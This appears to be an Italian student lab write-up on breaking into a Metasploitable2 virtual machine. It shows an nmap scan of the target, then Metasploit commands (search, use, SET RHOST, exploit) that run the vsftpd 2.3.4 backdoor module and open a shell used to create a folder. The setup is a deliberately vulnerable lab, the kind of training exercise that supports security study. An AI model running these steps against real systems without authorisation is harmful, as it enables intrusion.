EXPLOIT

In questa esercitazione proveremo ad utilizzare un Exploit per entrare nella macchina vittima metasploitable2

EXPLOIT:codice o una sequenza di comandi progettati per sfruttare una vulnerabilità o una debolezza già presente in un sistema.
Gli exploit sono utilizzati per ottenere accesso non autorizzato, eseguire codice malevolo, o compromettere la sicurezza di un sistema.

Per prima cosa facciamo una scansione su kali verso la macchina vittima utilizzando **NMAP**

```
┌──(root㉿kali)-[~]
└─# nmap -sV -T5 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 14:04 CET
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 14:04 (0:00:07 remaining)
Nmap scan report for PC192.168.1.149 (192.168.1.149)
Host is up (0.000059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:35:BE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds

┌──(root㉿kali)-[~]
└─#
```

Adesso scegliamo la porta/protocollo per entrare, in questo caso useremo la porta **21** protocollo **FTP**

Consideriamo la versione del protocollo FTP **vsftpd 2.3.4**


Facciamo una piccola ricerca su internet per vedere i possibili Exploit per quella versione

In questo esercitazione useremo **Metasploit**

Metasploit: Software che viene utilizzato per la sicurezza informatica, contiene una collezione di exploit di vari software e di sistemi operativi, cerca di iniettare l'exploit per far accedere alla macchina vittima.

Accediamo a Metasploit usando il comando **msfconsole**


Cerchiamo la versione del protocollo FTP (vsftpd)




Usando il comando **SEARCH** il programma va a cercare gli exploit presenti nel suo database
Ne abbiamo trovati due, prendiamo il secondo

Per sceglierlo usiamo il comando **USE** ed il percorso dell'Exploit


Con **SHOW OPTIONS** vediamo quali parametri sono richiesti per questo specifico attacco



IP vittima è richiesto e lo aggiungiamo con il comando **SET RHOST 192.168.1.149**




Adesso facciamo partire il nostro exploit con il comando **EXPLOIT** o **RUN**




Ultima riga ci mostra che il codice malevolo è stato inserito con successo ed abbiamo stabilito una connessione:

COMANDI UTILIZZATI E CREAZIONE DELLA CARTELLA TEST_METASPLOIT



FRECCE ROSSE—---> COMANDI UTILIZZATI
FRECCIA VERDE-—--> CARTELLA CREATA



Questo è la cartella creata vista da metasploitable 2

CONSIDERAZIONI

Exploit per le applicazioni

Applicazioni: per i software, sistema operativo e office (ecc..)

SERVONO 4 PARAMETRI

1. Il software deve essere in esecuzione

2. Non ci devono essere aggiornamenti che tolgono l'exploit

3. Exploit deve essere progettato per quella versione del software

4. Mantenere una connessione E bisogna trovarsi nella rete interna

EXPLOIT: Codice malevolo che va ad agire su una vulnerabilità già presente all'interno del codice/programma

SHELL: Connessione tra noi e l'obiettivo target, entrando senza farci scoprire